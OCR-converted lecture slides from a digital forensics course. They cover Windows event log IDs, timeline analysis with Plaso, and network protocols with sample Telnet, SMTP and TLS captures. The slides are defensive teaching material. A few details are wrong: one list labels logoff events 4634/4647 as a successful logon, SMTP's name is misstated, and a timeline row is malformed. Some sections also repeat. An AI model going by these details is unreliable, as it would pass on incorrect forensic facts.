Logon Events can give us very specific information regarding the nature of account authorizations on a system if we know where to look and how to decipher the data that we find. In addition to telling us the date, time, username, hostname, and success/failure status of a logon, Logon Events also enables us to determine by exactly what means a logon was attempted.

**Location:**
**Win7/8/10** Event ID 4624

**Interpretation:**

| Logon Type | Explanation |
|---|---|
| 2 | Logon via console |
| 3 | Network Logon |
| 4 | Batch Logon |
| 5 | Windows Service Logon |
| 7 | Credentials used to unlock screen |
| 8 | Network logon sending credentials (cleartext) |
| 9 | Different credentials used than logged on user |
| 10 | Remote interactive logon (RDP) |
| 11 | Cached credentials used to logon |
| 12 | Cached remote interactive (similar to Type 10) |
| 13 | Cached unlock (similar to Type 7) |

### RDP Usage

**Description:**
Track Remote Desktop Protocol logons to target machines.

**Location:** *Security Log*

**Win7/8/10**
`%SYSTEM ROOT%\System32\winevt\logs\Security.evtx`

**Interpretation:**
- Win7/8/10 - Interpretation
  - Event ID 4778 – Session Connected/Reconnected
  - Event ID 4779 – Session Disconnected
- Event log provides hostname and IP address of remote machine making the connection
- On workstations you will often see current console session disconnected (4779) followed by RDP connection (4778)

### Services Events

**Description:**
- Analyze logs for suspicious services running at boot time
- Review services started or stopped around the time of a suspected compromise

**Location:**
All Event IDs reference the System Log
7034 – Service crashed unexpectedly
7035 – Service sent a Start/Stop control
7036 – Service started or stopped
7040 – Start type changed (Boot | On Request | Disabled)
7045 – A service was installed on the system (Win2008R2+)
4697 – A service was installed on the system (from Security log)

**Interpretation:**
- All Event IDs except 4697 reference the System Log
- A large amount of malware and worms in the wild utilize Services
- Services started on boot illustrate persistence (desirable in malware)
- Services can crash due to attacks like process injection

### Scheduled Tasks

**Description:**
Identify and audit scheduled tasks

**Location:**

**Win7/8/10**
`%system root%\System32\winevt\logs\Security.evtx`
`%system root%\System32\winevt\logs\Microsoft-Windows-TaskScheduler%4Maintenance.evtx`

**Interpretation:**
- 106 | 4698 – Scheduled task created (Task Scheduler/Security Log)
- 140 | 4702 – Scheduled task updated (Task Scheduler/Security Log)
- 141 | 4699 – Scheduled task deleted (Task Scheduler/Security Log)
- 200 | 201 – Scheduled task executed/completed (Task Scheduler Log)
- 4700 | 4701 – Scheduled task enabled/disabled (Security Log)

**Investigative Notes**
- Scheduled tasks can be executed both locally and remotely
- Remotely scheduled tasks also cause Logon (ID 4624) Type 3 events

### Authentication Events

**Description:**
Authentication mechanisms

**Location:**
Recorded on system that authenticated credentials
Local Account/Workgroup = on workstation
Domain/Active Directory = on domain controller


**Win7/8/10**
`%SYSTEM ROOT%\System32\winevt\logs\Security.evtx`

**Interpretation:**
Event ID Codes (NTLM protocol)
- 4776:Successful/Failed account authentication

Event ID Codes (Kerberos protocol)
- 4768:Ticket Granting Ticket was granted (successful logon)
- 4769:Service Ticket requested (access to server resource)
- 4771: Pre-authentication failed (failed logon)

# Account Usage – Logons

- Windows event logs provide audit information for successful and unsuccessful logins
- Some of the more common logon related event ID's include:
  - ✓ Successful Logon – 4624
  - ✓ Failed Logon – 4625
  - ✓ Successful Logon – 4634 / 4647
  - ✓ Account Created – 4720




## Success/Fail Logons

**Description:**

Determine which accounts have been used for attempted logons. Track account usage for known compromised accounts.

**Location:**

*Win7/8/10*

`%system root%\System32\winevt\logs\Security.evtx`

**Interpretation:**

- Win7/8/10 – Interpretation
- 4624 – Successful Logon
- 4625 – Failed Logon
- 4634 | 4647 – Successful Logoff
- 4648 – Logon using explicit credentials (Runas)
- 4672 – Account logon with superuser rights (Administrator)
- 4720 – An account was created

%system root%\System32\winevt\logs

# Account Usage – RDP Usage

## RDP Usage

**Description:**

Track Remote Desktop Protocol logons to target machines.

**Location:** *Security Log*

*Win7/8/10*

`%SYSTEM ROOT%\System32\winevt\logs\Security.evtx`

**Interpretation:**

- Win7/8/10 - Interpretation
  - Event ID 4778 – Session Connected/Reconnected
  - Event ID 4779 – Session Disconnected
- Event log provides hostname and IP address of remote machine making the connection
- On workstations you will often see current console session disconnected (4779) followed by RDP connection (4778)

- Remote Desktop Protocol allows remote connection and graphical access to Windows systems
- Event log ID's related to RDP connections:
  - ✓ Session Connected or Reconnected – 4778
  - ✓ Session Disconnected – 4779
- Event logs will contain additional networking information
  - ✓ Remote IP Address
  - ✓ Hostname

%system root%\System32\winevt\logs\Security.evtx

# Browser Usage

- There are six different artifacts relative to browser account usage:
  - ✓ History
  - ✓ Cookies
  - ✓ Cache
  - ✓ Session Restore
  - ✓ Flash and Super Cookies
  - ✓ Google Analytics Cookies

# Timeline Analysis Tools

- With a knowledge of the different artifacts and their associated storage paths within Windows, we can now introduce the types of tools that can assist with providing a chronological listing of events
- Keep in mind that different artifacts are going to format time related information in different ways, so it will be necessary to parse files in different formats
- A few examples of some commercial and open-source log parsing and aggregation tools include:
  - ✓ LogStash
  - ✓ Splunk
  - ✓ Log2Timeline / Plaso
  - ✓ Timesketch

# Log2Timeline / Plaso

- Plaso is a Python-based backend engine for Log2Timeline which is used to extract timestamps and aggregate results
- Some capabilities available when using these two tools:
  - ✓ Parsing Engines
  - ✓ Plug-Ins
  - ✓ Tagged Events

| date | time | MACB | sourcetype | type | short |
|---|---|---|---|---|---|
| 39649 | 0.06115 | MACB | Email PST | Email Read | Message 114: Attachment m57biz.xls Opened |
| 7/20/2008 | 1:27:40 | MACB | XP Prefetch | Last run | EXCEL.EXE-1C75F8D6.pf: EXCEL.EXE was executed |
| 7/20/2008 | 1:27:40 | .AC. | NTFS $MFT | $SI [.AC.] time | C:/Program Files/Microsoft Office/Office/EXCEL.EXE |
| 7/20/2008 | 1:27:40 | .AC. | UserAssist key | Time of Launch | UEME_RUNPATH:C:/PROGRA~1/MICROS~2/Office/EXCEL.EXE |
| 7/20/2008 | 1:28:03 | ..CB | Shortcut LNK | Created | C:/Documents and Settings/Jean/Desktop/m57biz.xls |
| 7/20/2008 | 1:28:043/ | MACB | NTFS $MFT | $SI [MACB] time | C:/Documents and Settings/Jean/Application Data/Microsoft/Office/Recent/Desktop.LNK |
| 7/20/2008 | 1:28:03 | MACB | FileExts key | Extension Change | File extension .xls opened by EXCEL.EXE |
| 7/20/2008 | 1:28:03 | MACB | NTFS $MFT | $SI [MACB] time | C:/windows/system32/winsvchost.exe |
| 7/20/2008 | 1:28:03 | | SOFTWARE key | Last Written | SOFTWARE\Microsoft\Windows\CurrentVersion\Run |
| 7/20/2008 | 1:27:40 | | Memory Process | Process Started | winsvchost.exe\|1556\|1032\|\|0x02476768 |
| 7/20/2008 | 1:27:40 | | Memory Socket | Socket Opened | 4\|134.182.111.82:443\|Protocol: 6 (TCP)\|0x8162de98\|\|\| |
| 7/20/2008 | 1:27:40 | | XP Prefetch | Last run | WINSVCHOST.EXE-1C75FBD6.pf: EXCEL.EXE was executed |
| 7/20/2008 | 1:28:03 | ..CB | Shortcut LNK | Created | C:/Documents and Settings/Jean/Desktop/m57biz.xls |
| 7/20/2008 | 1:28:03 | .A.. | Shortcut LNK | Access | C:/Documents and Settings/Jean/Desktop/m57biz.xls |
| 7/20/2008 | 1:28:04 | MAC. | NTFS $MFT | $SI [MAC.] time | C:/Documents and Settings/Jean/Application Data/Microsoft/Office/Recent/m57biz.LNK |
| 7/20/2008 | 1:28:04 | ..C. | NTFS $MFT | $SI [..C.] time | C:/Documents and Settings/Jean/Local Settings/History/History.IE5/MSHist01200807202008 |
| 7/20/2008 | 1:28:04 | ..C. | NTFS $MFT | $SI [..C.] time | C:/Documents and Settings/Jean/Local Settings/History/History.IE5/MSHist01200807202008 |
| 7/20/2008 | 1:28:04 | MACB | RecentDocs key | File opened | Recently opened file of extension: .xls - value: m57biz.xls |

# Log2Timeline Installation

- We will use Log2Timeline to aggregate our Windows artifacts
- Installation:
  - ✓ https://plaso.readthedocs.io/en/latest/sources/user/Ubuntu-Packaged-Release.html
  - ✓ sudo add-apt-repository ppa:gift/stable
  - ✓ sudo apt-get update
  - ✓ sudo apt-get install plaso-tools

# COMP 5350 / 6350
# Digital Forensics


## Network Forensics

# Network Forensics

- A field within digital forensics that focuses on the collection, monitoring, and analysis of computer network traffic
- We must transition from disk level to network level forensics which requires expertise in several disciplines
  - ✓ Network Protocols
  - ✓ Network Architecture
  - ✓ Network Traffic Collection
  - ✓ Intrusion Detection
    - Behavioral
    - Anomaly
    - Signature
    - Heuristic

# Network Forensics Process Model

- When conducting network forensics analysis, the following activities are conducted:




# Introduction to
# Network Communication Protocols

# Network Communication Protocols

- A protocol is a mechanism by which systems can communicate by establishing a set of rules and common message formats during transmission
- There will be two models that we will introduce relative to protocol utilization
  - ✓ Open Systems Interconnection (OSI) Model
  - ✓ Transmission Control Protocol / Internet Protocol (TCP/IP) Model
- When legacy protocols were initially created the emphasis was on usability not security so over time additional security features have been added

# OSI Model




- The OSI model is composed of 7 layers
  - ✓ Layer 7 – Application Layer
  - ✓ Layer 6 – Presentation Layer
  - ✓ Layer 5 – Session Layer
  - ✓ Layer 4 – Transport Layer
  - ✓ Layer 3 – Network Layer
  - ✓ Layer 2 – Data Link Layer
  - ✓ Layer 1 – Physical Layer
- Lower layer services “provides” services to higher layers
- Higher layer services “uses” services of lower layers
- The following list of protocols are commonly used and should be studied in preparation for the exam


# OSI Layer Functions

- Each layer of the OSI model provides a specific function


| | |
|---|---|
| **Application Layer** | Application Services |
| **Presentation Layer** | Translation Services |
| **Session Layer** | Dialog Control |
| **Transport Layer** | End-To-End Connections |
| **Network Layer** | Network Routing |
| **Data Link Layer** | Framing |
| **Physical Layer** | Physical Connections |

# TCP / IP

- Although the OSI model provided an initial framework for network communication, eventually TCP/IP took its place and is now the underlying suite of protocols that aids in the creation, transmission, and reception of internet traffic
- TCP / IP contains four layers
  - ✓ Application Layer
    - Application Data
  - ✓ Transport Layer
    - Ports
  - ✓ Internet Layer
    - IP Addressing
  - ✓ Network Access Layer
    - MAC Addressing
- We will focus on the TCP/IP model of network communication for the rest of this session



# TCP/IP Protocols




- Each layer of the TCP/IP model will have protocols that provide different capabilities
- Users are most familiar with application layer protocols since they provide the user interface
- In order to conduct an effective network forensics analysis, it is first necessary to learn what these protocols are and how they work
- We will focus on the TCP/IP model of network communication for the rest of this session


# Request For Comments

- A Request for Comments (RFC) is a type of publication from the Internet Engineering Task Force (IETF) and the Internet Society (ISOC), the principal technical development and standards-setting bodies for the Internet
- RFCs define how different protocols will behave to ensure consistent operation and provide all relevant technical information
- Some of common protocol RFC’s
  - ✓ RFC 2616 – Hypertext Protocol (HTTP)
  - ✓ RFC 959 – File Transfer Protocol (FTP)
  - ✓ RFC 821 – Simple Mail Transfer Protocol (SMTP)

# Network Protocols by TCP/IP Layer

# Application Layer Protocols

- Application layer protocols are focused on shared communications protocols used by hosts in a communications network
- Every network-based protocol is defined by the Internet Engineering Task Force (IETF), which is the organization that publishes technical documentation known as a Request for Comment (RFC)
- Each protocol that we discuss will have its own RFC




# Application Layer Protocols

| Protocol | Name |
|---|---|
| FTP | File Transfer Protocol – Data |
| FTP | FTP – Connection |
| SSH | Secure Shell |
| SFTP | SSH FTP |
| SCP | Secure Copy |
| Telnet | Telnet |
| SMTP | Simple Mail Transfer Protocol |
| DNS | Domain Name System |
| DHCP | Dynamic Host Configuration Protocol |

| Protocol | Name |
|---|---|
| TFTP | Trivial FTP |
| POP3 | Post Office Protocol |
| HTTP | Hypertext Transfer Protocol |
| POP3 | Post Office Protocol |
| IMAP | Internet Message Access Protocol |
| SNMP | Simple Network Management Protocol |
| HTTPS | HTTP Secure |
| FTPS | FTP over SSL |
| RDP | Remote Desktop Protocol |

# Transport Layer Protocols


- Transport layer protocols establish host-to-host communication services for applications and services including connection-oriented communication, reliability, flow control, and multiplexing
- The RFC for each application contains information about the ports used to convey information between hosts and applications




| Protocol | Name |
|---|---|
| TCP | Transmission Control Protocol |
| UDP | User Datagram Protocol |


# TCP Connection Process

- TCP ensures reliable data delivery through error checking, acknowledgements, and if necessary, retransmission
- In order to communicate with TCP, hosts must first establish a connection which is known as a “virtual circuit”
- A successful “three-way” handshake is required before the virtual circuit is established
- The handshake process also establishes acknowledgement and windowing parameters during transmission



# UDP Process

- UDP is called a “best effort” communication process
- Datagrams are sent with no regard to reception of each packet




# Introduction to Protocols

- Now that we have introduced TCP/IP application and transport layer details, we can highlight common protocols seen during a forensics investigation
- Network forensics can establish user or organizational objectives
- For each protocol we will identify
  - ✓ Protocol Definitions
  - ✓ Protocol Capabilities
  - ✓ Port Information

# File Transfer Protocol

- FTP provides file transfer between hosts
- As with any TCP-based protocol, FTP must first establish a connection between hosts
- FTP Ports:
  - ✓ 20/TCP – FTP Data
  - ✓ 21/TCP – FTP Control
- FTPS Port:
  - ✓ 990/TCP



# Secure Shell / Secure FTP / Secure Copy

- Many remote connection protocols are unencrypted and do not provide confidentiality of data
- The following protocols are purposely designed to provide traffic encryption
- SSH / SFTP / SCP Port:
  - ✓ 22/TCP

# Telnet

- A legacy protocol used to establish basic connections between hosts
  - ✓ Network Devices
    - Switches
    - Routers
- Telnet provides an unencrypted channel to establish connections
- Telnet Port:
  - ✓ 23/TCP

```
.............

User Access Verification

Password: ..............,.........ANSI........  P@ssword

Cisco_2514>sshhooww  vveerrssiioonn

Cisco Internetwork Operating System Software
IOS (tm) 2500 Software (C2500-J-L), Version 11.2(19a), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-1999 by cisco Systems, Inc.
Compiled Wed 18-Aug-99 13:34 by jaturner
Image text-base: 0x0303F288, data-base: 0x00001000
```

# Simple Message Transfer Protocol

- SMTP was one of the first protocols dedicated to electronic mail transmission
- SMTP Port:
  - ✓ 25/TCP
- SMTPS Port:
  - ✓ 465/TCP

**SMTP**


```
220 mx100.stngva01.us.mxservers.net ESMTP mxl_mta-1.3.8-10p4; Mon, 15 Jan 2007 16:49:50 -0500 (EST); NO UCE
EHLO Vaio
250-mx100.stngva01.us.mxservers.net
250-SIZE 0
250 PIPELINING
MAIL FROM: <breaddy16@packet-level.com>
250 Sender Ok
RCPT TO: <bbelch@packet-level.com>
250 bbelch@packet-level.com ok (normal)
DATA
354 Start mail input; end with <CRLF>.<CRLF>
From: "Brian Readdy16" <breaddy16@packet-level.com>
To: "'Barnel Belch'" <bbelch@packet-level.com>
Subject: Test email
Date: Mon, 15 Jan 2007 13:55:23 -0800
Message-ID: <006d01c738ef$e544a990$e522a143@hq.wnbnet>
MIME-Version: 1.0
Content-Type: multipart/alternative;
          boundary="----=_NextPart_000_006E_01C738AC.D7216990"
X-Mailer: Microsoft Office Outlook 11
thread-index: Acc479ph2gILPVD6QgiKnNrF3RpHpQ==
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2900.3028

This is a multi-part message in MIME format.

------=_NextPart_000_006E_01C738AC.D7216990
Content-Type: text/plain;
          charset="us-ascii"
Content-Transfer-Encoding: 7bit

This is just a test email - you don't need to respond.


Brain

This message is intended only for the use of the addressee and may contain
information that is privileged and confidential. If you are not the intended
recipient, you are hereby notified that any use and/or dissemination of this
communication is strictly prohibited. If you have received this
communication in error, please delete all copies of the message and its
attachments and notify the sender immediately.
```

**SMTPS**

```
..Equifax1-0+..U...$Equifax Secure Certificate Authority0..
020521040000Z.
180821040000Z0B1.0     ..U....US1.0...U.
.
GeoTrust Inc.1.0...U....GeoTrust Global CA0.."0
.            *.H..
..........0..
........c0...#.V~[.<l8.q.x.....L..C...M!....X/f9)..x..8...j~q...`......(..%.........B.5....F..O...C...W-P..-.zW..._k........5..F.
{r....U+...>.&d.....q.N...{...U....^8S.\0.-.P#6.f....9.....9....8......M>o....,..`9..6S.9.^&+.=...2...(R.q..3=.8..6.b.y..0...
+.qk.........0..0...U.#..0...H.h.+....G.# .O3....0...U.......z.h.....d..}.}e...N0...U.......0....0...U...........0:..U...3010/.-.
+.)http://crl.geotrust.com/crls/secureca.crl0N..U. .G0E0C..U. .0;09..+........-https://www.geotrust.com/resources/repository0
.            *.H..
........v..nNK...0.........q~f....;.....N.C8..0}..U..j.6...Hf.m....G..Z\s....2.8..4........I......6..Vo...sc...
{>".=._8t...PN...a..?.....M...I...A.0f..8..
...q........d..D"z.QOY...Y].O..8.m .K@O.^....s.7...~......]....n@G.....02.[_..|..         ..0F~..^{.*...oX.g.....k.j...h....S...
